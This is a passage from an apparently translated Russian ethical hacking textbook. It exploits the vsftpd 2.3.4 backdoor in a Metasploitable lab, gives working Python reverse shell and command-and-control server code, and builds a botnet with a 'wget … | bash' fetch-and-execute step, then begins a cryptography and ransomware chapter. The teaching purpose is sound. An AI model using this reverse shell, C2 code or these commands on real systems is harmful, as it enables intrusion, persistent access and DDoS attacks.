


Рисунок 4-6. XMas-сканирование

Эксплуатация уязвимой службы

Когда вы знаете версию работающего приложения, можно искать уязвимости, которые могут дать путь на сервер, в Национальной базе уязвимостей по адресу nvd.nist.gov. В главе 8 вы узнаете, как автоматизировать такой поиск.

Если системные администраторы сами регулярно выполняют сканирование и поддерживают системы в актуальном состоянии, атакующему будет трудно использовать известную уязвимость, чтобы получить доступ. В таких случаях атакующему потребуется обнаружить неизвестную уязвимость. Такие уязвимости называют уязвимостями нулевого дня, потому что жертва не знает о них и, следовательно, имеет ноль дней на исправление. Они могут быть прибыльными. Например, в 2019 году zero-click-уязвимость в Android или iOS продавалась фирме Zerodium, скупающей уязвимости нулевого дня, более чем за два миллиона долларов за каждую. Многие уязвимости нулевого дня находят с помощью фаззинга; мы рассмотрим его в главе 9.

Сейчас вы используете бэкдор vsftpd, представленный в главе 1, чтобы попасть на сервер Metasploitable. Обратите внимание по результатам сканирования `nmap`, что система выполняет vsftpd 2.3.4 ? версию с бэкдором, позволяющим атакующим получать доступ к системе. Давайте откроем бэкдор. Запустите новый терминал в Kali Linux и выполните следующие команды:

```
kali@kali:~$ nc <Metasploitable IP address> 21
user Hacker:)
pass invalid
```

Когда бэкдор сработает, он откроет оболочку на порту `6200`. Этот номер порта заранее запрограммирован в бэкдоре. Если вы успешно запустили бэкдор, терминал перестанет выводить приглашение командной строки. Оставьте этот терминал открытым и запустите новый. В новом терминале войдите через бэкдор, подключившись к оболочке, работающей на порту `6200`, с помощью следующей команды:

```
kali@kali:~$ nc <Metasploitable IP address> 6200
```

Теперь, когда вы внутри, команды из этого терминала выполняются на только что взломанном сервере. Позже вы используете этот терминал, чтобы загрузить обратную оболочку, поэтому оставьте его открытым. Эта оболочка даст вам доступ к машине даже после того, как системные администраторы обнаружат уязвимость бэкдора и исправят vsftpd.

Написание клиента обратной оболочки

Теперь, когда у вас есть концептуальное понимание обратных оболочек, реализуем одну из них. Откройте Kali Linux и создайте на рабочем столе папку `shell`. Пока мы поместим в эту папку и клиентскую, и серверную программы.

Мы будем писать программу в Mousepad, текстовом редакторе по умолчанию в Kali Linux, но подойдет любой редактор на ваш выбор. Выполните следующую команду, чтобы открыть редактор Mousepad:

```
kali@kali:~$ mousepad &
```

Следующая программа получает команды от TCP-сервера атакующего и выполняет их на машине жертвы, прежде чем отправить результаты обратно атакующему. Скопируйте следующий код обратной оболочки в редактор и сохраните файл как `reverseShell.py` в только что созданной папке `shell`.

```
import sys
from subprocess import Popen, PIPE
from socket import *

[1] serverName = sys.argv[1]
serverPort = 8000
#Create IPv4(AF_INET), TCPSocket(Sock_Stream)
[2] clientSocket = socket(AF_INET, SOCK_STREAM)
[3] clientSocket.connect((serverName, serverPort))
clientSocket.send('Bot reporting for duty'.encode()) [4]
command = clientSocket.recv(4064).decode() [5]
while command != "exit":
    » proc = Popen(command.split(" "), stdout=PIPE, stderr=PIPE)
    ¼ result, err = proc.communicate()
    clientSocket.send(result)
    command = (clientSocket.recv(4064)).decode()
clientSocket.close()
```

Мы считываем IP-адрес атакующего из первого параметра командной строки, который вы передадите при запуске программы [1]. Затем создаем новый клиентский сокет [2]. Параметр `AF_INET` сообщает библиотеке socket, что нужно создать IPv4-сокет, а параметр `SOCK_STREAM`

сообщает библиотеке socket, что это должен быть TCP-сокет. Если бы вы хотели создать IPv6 UDP-сокет, вместо них нужно было бы передать параметры `AF_INET6` и `SOCK_DGRAM`.

После создания сокета через него можно подключиться к сокету на машине атакующего, передав кортеж с IP-адресом и номером порта сокета [3]. Кортежи ? это списки, которые нельзя изменять, и мы объявляем их с помощью круглых скобок `()`, а не квадратных `[]`. В данном случае кортеж содержит переменные, которые мы ранее определили в программе, поэтому он должен выглядеть примерно так: `(172.217.12.238, 8000)`.

Затем клиент должен уведомить машину злоумышленника, что готов принимать команды. Библиотека socket в Python предназначена для отправки двоичных данных, поэтому если вы хотите отправить строку `'Bot reporting for duty'`, ее сначала нужно закодировать в двоичный вид, вызвав `.encode()` [4]. Аналогично, вся информация, полученная из сокета, будет двоичной, поэтому программа должна декодировать ее, если вы хотите просматривать ее как строку [5]. Значение `4064` задает максимальное число байтов для чтения.

Клиент продолжит принимать и выполнять команды, пока злоумышленник не отправит команду `exit`. Метод `Popen` » создает копию, или форк, текущего процесса ? подпроцесс. Затем он передает команду подпроцессу, который выполняет ее на клиенте. После выполнения команды подпроцессом функция `proc.communicate()` ¼ считывает результаты, которые затем отправляются на машину злоумышленника.

Написание TCP-сервера, принимающего клиентские подключения

Теперь вы напишете сервер, который работает на машине Kali Linux атакующего. У этого сервера две ключевые функции: 1) принимать соединения от клиентов и 2) отправлять и получать команды. Такой сервер часто называют командно-контрольным сервером (CNC). Откройте новое окно в текстовом редакторе, введите следующий код, а затем сохраните файл как `shellServer.py` в той же папке `shell`:

```
from socket import *

serverPort = 8000
[1] serverSocket = socket(AF_INET, SOCK_STREAM)
[2] serverSocket.setsockopt(SOL_SOCKET, SO_REUSEADDR, 1)
[3] serverSocket.bind(('', serverPort))
[4] serverSocket.listen(1)
print("Attacker box listening and awaiting instructions")
[5] connectionSocket, addr = serverSocket.accept()
print("Thanks for connecting to me "
      +str(addr))
message = connectionSocket.recv(1024)
print(message)
command =""
while command != "exit":
    command = input("Please enter a command: ")
    connectionSocket.send(command.encode())
    message = connectionSocket.recv(1024).decode()
    print(message)
» connectionSocket.shutdown(SHUT_RDWR)
connectionSocket.close()
```

Сначала мы создаем IPv4 TCP-сокет [1]. Чтобы сокеты могли эффективно взаимодействовать, версии IP и протоколы должны совпадать, поэтому мы используем те же протоколы, что и в клиенте. Мы делаем сокет более устойчивым, разрешая операционной системе повторно использовать недавно использованный сокет [2]. После создания сокета мы можем привязать его к порту на машине. Функция `bind()` принимает два параметра [3]: IP-адрес машины и порт. Если параметр IP-адреса пуст, функция использует IP-адрес по умолчанию, назначенный машине.

Теперь, когда сокет привязан к порту, он может начать ожидать подключений [4]. Здесь можно указать число подключений, которые вы хотите поддерживать. Поскольку у вас только один клиент, достаточно поддерживать одно подключение. Когда клиент подключится к нашему сокету, мы примем подключение и вернем объект соединения [5]. Мы будем использовать этот объект для отправки и получения команд. Завершив отправку команд, мы настроим соединение на быстрое завершение » и закроем его.

Запустите сервер следующей командой:

```
kali@kali:~$ python3 ~/Desktop/shell/shellServer.py
```

Теперь сервер ожидает подключения клиента, и вы можете начать загрузку клиента (`reverseShell.py`) на сервер Metasploitable.

Загрузка обратной оболочки на сервер Metasploitable

Теперь, когда вы разработали и обратную оболочку, и сервер злоумышленника на Python, загрузите обратную оболочку Python на сервер Metasploitable. Мы используем написанную обратную оболочку, чтобы сохранить доступ даже после исправления уязвимости в vsftpd. Поскольку у атакующего нет имени пользователя и пароля сервера, а значит он не может войти на сервер, нужно использовать оболочку, предоставленную бэкдором vsftpd, чтобы загрузить обратную оболочку на сервер Metasploitable с машины Kali Linux.

Перейдите в каталог на машине Kali Linux, содержащий файлы `reverseShell.py` и `shellServer.py`:

```
kali@kali:~$ cd ~/Desktop/shell
```

Затем запустите локальный сервер, который будет отдавать файл `reverseShell.py` серверу Metasploitable:

```
kali@kali:~/Desktop/shell$ python3 -m http.server 8080
```

`-m` задает запускаемый модуль. Здесь вы запускаете модуль `http.server`, позволяющий запустить веб-сервер.

Откройте окно терминала и подключитесь к оболочке бэкдора vsftpd на порту `6200`, как показано в следующем коде. Используйте эту оболочку, чтобы создать новый каталог на сервере Metasploitable и передать в него файл `reverseShell.py` с сервера атакующего. Для этого используйте следующие команды:

```
kali@kali:~$ nc 192.168.1.101 6200
mkdir shell
cd shell
wget <Kali IP> :8080/reverseShell.py
--13:38:01-- http://192.168.1.103:8080/reverseShell.py
=> `reverseShell.py'
Connecting to 192.168.1.103:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 864 [text/plain]
0K 100% 161.63 MB/s
13:38:01 (161.63 MB/s) - `reverseShell.py' saved [864/864]
```

Запустите обратную оболочку на машине Metasploitable, введя следующую команду в текущем сеансе Netcat:

```
python reverseShell.py <Kali IP address> &
```

Теперь ваша обратная оболочка попытается подключиться к серверу. Переключитесь на машину Kali Linux и попробуйте выполнить команду `whoami`:

```
kali@kali:python3 ~/Desktop/shell/shellServer.py
Attacker box listening and awaiting instructions
Thanks for connecting to me ('192.168.1.101', 50602)
Bot reporting for duty
Please enter a command: whoami
root
Please enter a command: pwd
/shell
Please enter a command: ls
reverseShell.py
Please enter a command:
```

Здесь `whoami` выводит текущего пользователя. Если в выводе указано `root`, вы получили root-доступ к серверу Metasploitable. Предыдущий вывод также показывает несколько примеров команд, которые можно выполнить на машине Metasploitable. Команда `pwd` выводит рабочий каталог, а команда `ls` перечисляет файлы в каталоге. В этом случае должен быть виден загруженный файл `reverseShell.py`.

Ботнеты

Пока вы создали сервер бота, который управляет только одним клиентом. Однако сервер можно расширить так, чтобы он управлял несколькими клиентами одновременно. В таких ботнетах несколько клиентских машин подключаются к одному CNC-серверу. Такие ботнеты способны на многое, включая выполнение распределенной атаки отказа в обслуживании (DDoS), при которой веб-сервер перегружается трафиком и временно становится недоступным.

21 октября 2016 года DNS-служба Dyn стала жертвой DDoS-атаки, использовавшей ботнет Mirai. Ботнет не позволял пользователям открывать сайты вроде Airbnb, Amazon и Netflix. Прежде чем браузер откроет веб-сайт, он сначала получает IP-адрес сайта, взаимодействуя с DNS-сервером. Если ботнет перегружает DNS-сервер, он не позволит пользователям обращаться к доменам, размещенным на этом сервере.

Ботнет Mirai состоял из набора устройств интернета вещей (IoT), таких как камеры и домашние маршрутизаторы. Вместо бэкдора Mirai пользовался штатным входом в устройства с именами пользователей и паролями по умолчанию. Для этого Mirai применял SYN-сканирование, чтобы искать устройства с открытым портом `23`. Когда устройство находилось, бот Mirai пытался подключиться с набором учетных данных по умолчанию. Если боту удавалось войти, он запускал `wget` или `tftp`, чтобы загрузить код бот-клиента на машину. Если ни одна из команд не была доступна, он загружал собственную версию `wget` с помощью специального загрузчика. После компрометации устройство отправляло свой IP-адрес, имя пользователя и пароль обратно на CNC-сервер. Ботнет Mirai скомпрометировал более 350 000 устройств.

Поскольку бот Mirai использовал выделенный CNC-сервер, исследователи безопасности могли изучить трафик и определить IP-адрес сервера. Исследователи связались с интернет-провайдером сервера и попросили отключить этот IP-адрес. Однако код бота не задавал фиксированный IP-адрес сервера. Вместо этого боты получали IP-адрес через DNS по доменному имени. Поэтому, если IP-адрес одного CNC-сервера отключался, ботнет можно было назначить новому CNC-серверу, обновив DNS-запись домена, что затрудняло вывод ботнета из строя.

Код ботнета Mirai доступен на GitHub по адресу github.com.

На рисунке 4-7 показаны два типа архитектуры ботнетов. Первая ? клиент-серверная архитектура, в которой один сервер управляет несколькими клиентами. Один из многих недостатков этой архитектуры состоит в том, что ботнет можно вывести из строя, если отключить сервер. Вторая ? P2P-архитектура, в которой сервером может быть назначен любой бот в сети. Это устраняет единую точку отказа. Ботнет Mirai использовал клиент-серверную модель, но смягчал единую точку отказа этой архитектуры тем, что боты получали IP-адрес CNC-сервера по доменному имени.




Рисунок 4-7. Две архитектуры ботнетов: клиент-серверная и P2P

Mirai был сложным, но написание ботнета не обязательно должно быть сложным. Начнем с создания файла, содержащего команды, которые должны выполнить ваши боты:

```
kali@kali:~$ touch commands.sh
kali@kali:~$ echo "ping 172.217.9.206" > commands.sh
```

Команда `touch` создает новый файл `commands.sh`, а команда `echo` записывает `"ping 172.217.9.206"` в этот файл. Команда `ping` проверяет, находится ли машина в сети, отправляя ей пакет и ожидая ответа. В совокупности этот скрипт будет отправлять ping-пакеты на IP-адрес `172.217.9.206`. Если несколько машин будут повторять это, получится DDoS-атака.

После создания shell-скрипта создайте однострочный сервер ботнета следующей командой:

```
kali@kali:~$ python3 -m http.server 8080
```

Теперь можно написать простой бот-клиент, который скачивает скрипт и запускает его. Помните, что бот выполнит все команды в файле `commands.sh`, поэтому будьте осторожны с тем, что включаете в него. Например, если бы команда `ping` была заменена командой `rm -rf /`, бот удалил бы все данные на машине. Затем выполните следующую команду:

```
msfadmin@metasploitable:~$ wget -O - <IP address of server bot> :8080\commands.sh | bash
```

Флаг `-O -` выводит содержимое скачанного файла. Затем содержимое отправляется, или передается по конвейеру, с помощью оператора | в оболочку Bash, где оно выполняется. Скрипт `commands.sh` дает клиенту указание отправлять ping-запросы на IP-адрес Google (`172.217.9.206`).

Если сервер поручит достаточному числу клиентов сделать это одновременно, он может добиться DDoS-атаки. Хакеры часто получают прибыль, сдавая армии своих ботнетов в аренду другим хакерам, которые используют их для этой цели.

Упражнения

Расширьте понимание ботнетов, обратных оболочек и сканирования с помощью этих упражнений. В первом упражнении вы напишете бот-сервер, который может одновременно обрабатывать несколько ботов. Во втором упражнении вы используете библиотеку Scapy, чтобы выполнить SYN-сканирование. В последнем упражнении вы напишете программу на Python, которая позволит обнаруживать XMas-сканирование.

Многоклиентский бот-сервер

В этой главе вы написали сервер, который мог управлять только одним ботом. Теперь расширим реализацию так, чтобы она могла управлять несколькими ботами одновременно. Вместо отправки отдельных команд все боты будут получать одну и ту же команду. После того как CNC-сервер получит ответ, он должен вывести IP-адрес бота и результат выполнения команды. Я рекомендую использовать библиотеку `socketserver` для управления несколькими TCP-соединениями.

```
import socketserver

[1] class BotHandler(socketserver.BaseRequestHandler):
    [2] def handle(self):
        [3] self.data = self.request.recv(1024).strip()
        print("Bot with IP {} sent:".format(self.client_address[0]))
        print(self.data)
        [4] self.request.sendall(self.data.upper())

if __name__ == "__main__":
    HOST, PORT = "", 8000
    [5] tcpServer = socketserver.TCPServer((HOST, PORT), BotHandler)
    try:
        » tcpServer.serve_forever()
    except:
        print("There was an error")
```

Мы создаем новый TCP-сервер [5], и всякий раз, когда клиент подключается к серверу, сервер создает отдельный поток и экземпляр класса `BotHandler`. Каждое соединение связано со своим экземпляром класса `BotHandler` [1]. Метод `handle()` [2] вызывается всякий раз, когда `BotHandler` получает данные от клиента. Переменные экземпляра [3] содержат информацию о клиентском подключении. Например, `self.request.recv(1024)` считывает данные из сокета, тогда как `self.client_address` содержит кортеж с IP-адресом и номером порта клиента. Метод `self.request.sendall()` [4] отправляет клиенту всю переданную ему информацию. В этом

примере все полученные данные преобразуются в верхний регистр. Сервер продолжит работать, пока его не завершат нажатием CTRL-C ».

Сейчас сервер просто преобразует сообщения для клиентов в буквы верхнего регистра и отправляет их обратно. Расширьте сервер так, чтобы он читал файл и отправлял клиентам команды из этого файла.

SYN-сканирование

Напишите программу на Python, которая принимает IP-адрес как единственный аргумент командной строки и выполняет SYN-сканирование всех портов для этого адреса. Подсказка: используйте библиотеку Scapy, которую мы обсуждали в главе 2. Библиотека Scapy использует оператор `/`, чтобы объединять информацию между уровнями. Например, эта строка создает IP-пакет и переопределяет его поля по умолчанию значениями из TCP:

```
syn_packet = IP(dst="192.168.1.101") / TCP(dport=443, flags='S')
```

У этого нового SYN-пакета целевой IP установлен в `192.168.1.101`, и он содержит TCP SYN-пакет с установленным SYN-флагом `S`. Кроме того, значение его порта назначения установлено в `443`.

Ниже приведен каркас кода, который поможет начать:

```
from scapy.all import IP, ICMP,TCP, sr1
import sys

[1] def icmp_probe(ip):
    icmp_packet = IP(dst=ip)/ICMP()
    resp_packet = sr1(icmp_packet, timeout=10)
    return resp_packet != None

[2] def syn_scan(ip, port):
    pass

if __name__ == "__main__":
    ip = sys.argv[1]
    port = sys.argv[2]
    if icmp_probe(ip):
        syn_ack_packet = syn_scan(ip, port)
        syn_ack_packet.show()
    else:
        print("ICMP Probe Failed")
```

Мы отправляем ICMP-пакет, чтобы проверить, находится ли хост в сети [1]. Программа `traceroute`, которую мы обсуждали в главе 3, тоже использует такой тип пакета. Обратите внимание, что функция Scapy `sr()` отправляет и получает пакеты, а функция `sr1()` отправляет и получает только один пакет. Если хост доступен, начните SYN-сканирование, отправив SYN-пакет и проверив ответ [2]. Если вы не получаете ответ, порт, вероятно, закрыт. Однако если вы получили ответ, проверьте, содержит ли он TCP-пакет с установленными флагами SYN и ACK. Если установлен только флаг SYN, значение флагов TCP-пакета будет `\0x02`. Если установлен только флаг ACK, значение будет `\x10`. Если установлены оба, значение флагов будет `\0x12`. Если ответный пакет содержит TCP-пакет, можно проверить флаги пакета с помощью следующего фрагмента кода: `resp_packet.getlayer('TCP').flags == 0x12`.

Обнаружение XMas-сканирования

Напишите программу, использующую библиотеку Scapy (см. главу 2) для обнаружения XMas-сканирования. Подсказка: изучайте пакеты с установленными флагами FIN, PSH и URG.

Часть II. Криптография

Глава 5. Криптография и программы-вымогатели

> Если ты не знаешь код, он ничего не значит.
>
> - Джон Коннолли, *The Book of Lost Things*

Программа-вымогатель ? это вредоносный код, который удерживает машину в заложниках, шифруя ее файлы. После шифрования файлов программа-вымогатель обычно показывает окно с требованием денег в обмен на расшифрованные файлы. В этой главе вы увидите, как хакеры пишут шифрующие программы-вымогатели, чтобы вымогать деньги у компании. Но прежде чем мы перейдем к этому, вам нужно в целом понять алгоритмы шифрования и защищенную связь. После прочтения этой главы вы должны уметь шифровать файл блочным шифром, отправлять зашифрованное письмо с помощью криптографии с открытым ключом и проектировать собственную шифрующую программу-вымогатель.

Шифрование

Представьте, что Алиса хочет помешать людям читать ее дневник, поэтому запирает его в сейфе и хранит ключ у себя. В компьютерных системах похожую роль играет шифрование: данные систематически преобразуются так, чтобы скрыть их содержание. Если бы Алиса зашифровала дневник, любому, кто его украдет, было бы трудно восстановить содержащуюся в нем информацию. Криптографы называют исходный дневник открытым текстом, потому что каждый может ясно увидеть, что внутри, а зашифрованный дневник называют шифротекстом.

Шифр Цезаря был одним из самых ранних алгоритмов шифрования. Он шифрует сообщения, заменяя одну букву другой. Например, буква `a` может быть заменена на `b`, буква `c` ? на `d` и так далее. На рисунке 5-1 показан пример одной возможной схемы замены.




Рисунок 5-1: Схема замены в шифре Цезаря

Попробуйте использовать схему замены с рисунка 5-1, чтобы расшифровать шифротекст `"dbu buubdl"`. Вы легко получите сообщение `"cat attack"`. Однако исходное сообщение в открытом тексте не было бы очевидно для того, кто прочитал шифротекст `"dbu buubdl"`, если бы он также не знал этой схемы. Такое соответствие мы называем ключом. В нашем примере ключ равен `1`, поскольку мы сдвинули буквы на одну позицию в алфавите.

Обратите внимание на слабость шифра Цезаря: если сообщения могут содержать только 26 уникальных букв, существует всего 26 возможных ключей. Хакер мог бы просто попробовать каждый ключ, пока не найдет тот, который расшифровывает сообщение. Число возможных ключей называется пространством ключей. Алгоритмы шифрования с большим пространством ключей

более безопасны, потому что хакерам приходится проверять больше ключей. Шифр Цезаря небезопасен, потому что его пространство ключей слишком мало.

Самые защищенные алгоритмы шифрования делают любое возможное соответствие между открытым текстом и шифротекстом одинаково вероятным, создавая максимально большое пространство ключей. Такой подход реализует алгоритм, известный как одноразовый блокнот.

Одноразовый блокнот

Алгоритм одноразового блокнота шифрует сообщение, вычисляя исключающее ИЛИ (XOR) между сообщением и ключом. XOR ? это логическая операция, которая выдает `1`, когда два входных бита различаются, и `0`, когда они одинаковы. Например, `1 XOR 0 = 1`, тогда как `1 XOR 1 = 0`. На рисунке 5-2 показан пример шифрования слова `SECRET` ключом `po7suq`.




Рисунок 5-2: Использование ключа для шифрования сообщения

Сначала каждая буква открытого текста и ключа преобразуется в свое двоичное представление с помощью отображения ASCII. ASCII ? это стандарт, который сопоставляет символы естественного языка двоичным кодам. Например, символы в ключе `po7suq` отображаются так: `p = 01110000`, `o = 01101111`, `7 = 00110111`, `s = 01110011`, `u = 01110101` и `q = 01110001`. Затем к двум двоичным значениям применяется XOR, после чего результат преобразуется обратно в ASCII; получается строка `#*T!0%`.

Чтобы лучше это понять, рассмотрим шифрование `S` ключом `p`. Мы преобразуем символы `S` и `p` в их двоичные представления, `01010011` и `01110000`, а затем вычисляем XOR для каждой пары битов в `S` и `p` слева направо. То есть мы вычисляем `0 XOR 0`, `1 XOR 1` и так далее, пока не дойдем до последней пары `1 XOR 0`. Получившееся значение равно `00100011`, что при обратном преобразовании в ASCII дает шифротекст `#`.

Если атакующий не знает ключ, ему будет невозможно восстановить исходное сообщение. Причина в том, что алгоритм одноразового блокнота гарантирует: любое возможное соответствие одинаково вероятно. Каждый `0` или `1` в шифротексте с одинаковой вероятностью мог быть `0` или `1` в открытом тексте, если значения в ключе выбраны случайно. Значение шифротекста `00` с одинаковой вероятностью может соответствовать значению открытого текста `11`, `10`, `01` или `00`. Следовательно, у `n`-битного открытого текста есть `2^n` возможных значений шифротекста. Поэтому у нашего

48-битного открытого текста SECRET есть 281 триллион возможных соответствий. Вот это большое пространство ключей.

Одноразовый блокнот все же раскрывает некоторую информацию. В данном случае мы знаем, что шифротекст, ключ и исходное сообщение имеют длину шесть символов. Но это мало что говорит нам, поскольку шифротекст с такой же вероятностью соответствует слову SECRET, как и любому другому шестисимвольному слову, например puzzle, quacks или hazmat. Это происходит потому, что мы могли бы выбрать шестисимвольный ключ, который сопоставит любое из этих слов с данным шифротекстом. Чтобы расшифровать сообщение, нужно снова выполнить XOR шифротекста с ключом.

Математика одноразового блокнота

Чтобы лучше понять, как работает алгоритм одноразового блокнота и как одна и та же операция может и шифровать, и расшифровывать данные, рассмотрим лежащую в его основе алгебру.

Начнем с обозначений. Пусть E(k, m) обозначает функцию, которая шифрует сообщение m, выполняя XOR с ключом k. Будем использовать символ для обозначения операции XOR, а c ? для обозначения шифротекста. Следующее уравнение выражает эти идеи математически:

```
E(k, m) = m   k = c
```

D(c, k) ? это функция, которая расшифровывает шифротекст c, выполняя XOR с тем же ключом k. Если посмотреть на уравнение шифрования, можно увидеть, что вместо шифротекста c мы можем подставить (m k), что даст следующее:

```
D(k, c) = c   k = (m   k)   k
```

Оператор XOR ассоциативен, то есть порядок операций не имеет значения. Поэтому мы можем переставить скобки и переписать правую часть уравнения так:

```
(m   k)   k = m   (k   k)
```

Оператор XOR также самообратим: если выполнить XOR числа с самим собой, результатом будет 0. Это дает нам:

```
m   (k   k) = m   (0)
```

Оператор XOR также подчиняется свойству нейтрального элемента, то есть XOR числа с 0 просто возвращает это число.

```
m   (0) = m
```

В предыдущих шагах я показал, что расшифрование шифротекста через XOR с ключом дает исходное сообщение:

```
D(k, c) = c   k = (m   k)   k = m
```

У алгоритма одноразового блокнота есть два ограничения. Во-первых, каждый ключ используют только один раз. Если один и тот же ключ используется более одного раза, хакер может узнать информацию о сообщении, выполнив XOR двух шифротекстов. Например, на рисунке 5-3 видно, что XOR шифротекстов bee и stop друг с другом эквивалентен XOR двух сообщений в открытом тексте.

